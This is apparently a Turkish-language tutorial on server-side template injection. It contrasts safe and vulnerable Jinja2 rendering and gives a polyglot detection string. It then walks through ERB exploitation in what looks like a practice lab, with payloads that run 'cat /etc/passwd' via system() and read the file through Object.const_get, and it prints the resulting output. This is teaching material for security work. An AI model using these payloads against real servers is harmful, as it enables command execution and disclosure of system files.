SSTI Zafiyeti Nedir ?

Günümüzde çoğu web sitesi dinamik web sayfaları kullanmaktadır. Dinamik sayfalar, içeriği kullanıcıya göre server tarafında (server-side) veya istemcide (client-side) oluşturur. Bu oluşturma işlemi sırasında devreye **template engine** girer. Server-side saldırılar bir sunucu tarafından sağlanan uygulama veya hizmeti hedef alırken, Client-side saldırıları sunucunun kendisinde değil, istemcinin makinesinde gerçekleşir. İçeriğin nerede ve hangi tarafta oluşturulduğu, SSTI ile CSTI zafiyetleri arasındaki temel farkı ortaya koyar.

SSTI zafiyetlerinde içerik yukarıda da bahsedildiği gibi sunucu tarafında çalışan bir template engine ile rendering edilir ve çıktı HTML şeklinde client'a gönderilir. Eğer inputlar yeterince filtrelenmeden doğrudan template engine'e aktarılırsa, bu ifadeler template engine tarafından değişken değil template ifadeleri (template expressions) veya fonksiyon çağrıları olarak yorumlanabilir. Genelde karşımıza çıkan {{7*7}} ifadesi de: Template engine input'u olması gerektiği gibi değişken olarak mı algılıyor? Yoksa injection gerçekleştirilebildi mi konusundaki kültleşmiş bir payload haline gelmiş

CSTI'da ise template işleme işlemi, kullanıcının tarayıcısı üzerinde gerçekleştirilir. Günümüzde kullanılan birçok frontend framework'ü, istemci tarafında da template rendering işlemi yapabilmektedir. Bu nedenle, template ifadelerini içeren kullanıcı girdileri aracılığıyla CSTI zafiyetleri ortaya çıkabilir.

Örnek olarak jinja2 de güvenli bir template kısmı örneği bunun çıktısı

```
user_input = "Arda"
render("Hello {{ name }}", {"name": user_input})
```

render() fonksiyonuna gönderilen template "Hello {{name}}" statik bir değerdir, input "Arda" sadece "name" adlı değişkenin değeri olarak atanıyor. Bunlar bu kodun Template injection konusunda güvenli olmasının ana sebepleri

bu kodun çıktısı Hello Arda şeklinde olacaktır ve {{7*7}} ifadesi burada çalışmayacaktır.

Zafiyetli kod örneği ise aşağıdaki gibidir.

```
user_input = "{{ 7*7 }}"
render(f"Hello {user_input}")
```

Bu koddaki tehlikeli kısım render()'ın alacağı template sadece {{7*7}} değil "Hello {{7*7}}" şeklinde olacağıdır. Bu da çıktı olarak Hello 49 ifadesini verir. İşte bu ve bu tür durumlar SSTI açığına neden olur.

SSTI Saldırı Metodolojisi

Hedef sistemde bu açığın varlığı hata kodlarından veya gönderdiğimiz input'un render edip etmediğini yorumladığımızda ortaya çıkar. Farklı template engine'ler biraz faklı syntax'lar kullanabilir.

SSTI Tespiti


SSTI'yi tespit etme süreci diğer injection'ları tespit etme süreçlerine benzer. Karşı tarafta bir hata mesajı oluşturtmak veya hangi özel karakteri render ettiğini görmek için

${{<%[%'"}}%\.

Payloadını input olarak veririz. Bu SQL injection tespitlerinde tek tırnak (') inputu vererek SQL sorgusunun sözdizimini bozmasına ve hatayla karşılaşılmasına benzer. Ben bu payloadı verdikten sonra ya hata beklerim oradan Template injection var mı eğer varsa hangi template türünü kullanmış bununla ilgili bilgi almaya çalışırım ya da belirli bir kısmına bir belirteç koyarak örnek arda olsun

${{<%[arda%'"}}%\.

Şeklinde bu sefer de bu template çıktıyı sayfanın neresine yazıyorsa oraya bakarak hangi özel karakterleri rendering ettiğine bakarız ve bu doğrultu da hangi template engineering kullanılmış anlamaya çalışırız.




örnek olarak verdiğimiz input ve çıktı karşılaştırıldığında <% özel karakterlerin eksik olduğunu görüyoruz.

SALDIRI SENARYOSU 1

Bu davranışı internette araştırdığımızda (book.hacktricks.wiki de öneridir, kullanılabilir.) **ERB (Ruby), Mako (Python)** gibi sık kullanılan template engine ile alakalı olduğunu görüyoruz ERB ile örnek olarak passwd dosyasını okumaya çalıştığımızda

<%= system('cat /etc/passwd') %>



root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/s
bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nolog
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/u
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-
data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:M

Bu sistemde başarılı oluyoruz. Eğer başarılı olamasaydık diğer ihtimaldeki (<% kullanan) template engine'leri denerdik veya bu sistemde ERB template kullanıldığından eminsek ve zafiyet olduğunu düşünüyorsak sistemde komut çalıştırma fonksiyonlarına erişimin engellendiğini düşünürüz. Fakat Ruby ve diğer OOP diller sayesinde, farklı yollar denememiz mümkün çünkü OOP de her şey nesnedir. Yani düşünce biçimimiz her nesne bir class'a sahip, o class üzerinden gelen methodlara erişebiliriz ve bazı methodlar ile başka class ve methodlara ulaşabiliriz.

Object → Class → Method → Execute şeklinde zincirleme olarak düşünebiliriz.

SALDIRI SENARYOSU 2

Sistemde Template injection olduğunu anladıktan sonra,

İlk olarak **<%= "arda".class %>** yazıp çıktısını görürüz bu ilk adım. Bize şuan nerde durduğumuzu ve Ruby'de her sınıf başka bir sınıftan türetildiğini bildiğimizden zincirin ilk aşamasıdır. Bundan sonra bir üst sınıfa çıkacağız

String

Diğer aşamada superclass a çıkacağız **<%= "arda".class.superclass %>** yazdığımızda Object çıktısını alıyoruz. Object sınıfı Ruby'deki en temel sınıftır ve içinde bir çok işimize yarayabilecek method vardır.

Object

Method aşamasında **<%= Object.methods %>** inputunu methodları görmek için kullanılırız. Burada uzunca bir method çıktısı alıyoruz.


[:new, :allocate, :superclass, :<=>, :<=, :>=, :==, :===, :included_modules, :include?, :ancestors, :attr, :attr_reader, :attr_writer, :attr_accessor, :freeze, :inspect, :public_instance_methods, :instance_methods, :const_missing, :protected_instance_methods, :private_instance_methods, :const_set, :constants, :remove_class_variable, :class_variable_get, :class_variable_set, :class_variable_defined?, :const_get, :const_defined?, :<, :>, :public_constant, :class_variables, :private_constant, :deprecate_constant, :singleton_class?, :const_source_location, :to_s, :class_eval, :include, :module_exec, :module_eval, :prepend, :undef_method, :alias_method, :class_exec, :remove_method, :method_defined?, :name, :private_class_method, :public_method_defined?, :private_method_defined?, :protected_method_defined?, :public_class_method, :instance_method, :public_instance_method, :define_method, :autoload, :autoload?, :dup, :itself, :yield_self, :then, :taint, :tainted?, :untaint, :untrust, :untrusted?, :trust, :frozen?, :methods, :singleton_methods, :protected_methods, :private_methods, :public_methods, :instance_variables, :instance_variable_get, :instance_variable_set, :instance_variable_defined?, :remove_instance_variable, :instance_of?, :kind_of?, :is_a?, :tap, :class, :singleton_class, :display, :clone, :hash, :public_send, :method, :public_method, :singleton_method, :define_singleton_method, :extend, :to_enum, :enum_for, :=~, :!~, :nil?, :eql?, :respond_to?, :object_id, :send, :__send__, :!, :!=, :equal?, :__id__, :instance_eval, :instance_exec]

Özellikle yukarıda altını çizdiğim aşağıdaki methodlar komut çalıştırmak ve RCE yapmak için güçlü methodlar

- **:send :__send__ :instance_eval :instance_exec**

Passwd dosyasını okumayı yukarıdan topladığımız bilgilerle

<%= Object.const_get("File").read("/etc/passwd") %> ile deneyebiliriz



root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nol
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sb
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/s
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nolog
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin peter:x:12001:12001::/home/pet
carlos:x:12002:12002::/home/carlos:/bin/bash user:x:12000:12000::/home/user:/b
elmer:x:12099:12099::/home/elmer:/bin/bash academy:x:10000:10000::/academy
messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin systemd-
timesync:x:103:103:systemd Time Synchronization ,,,:/run/systemd:/usr/sbin/nolo

Eğer passwd dosyasını direkt **<%= system('cat /etc/passwd') %>** şeklinde okuyamasaydık senaryosu üzerine gittik ve en son kullandığımız payload ile okuduk.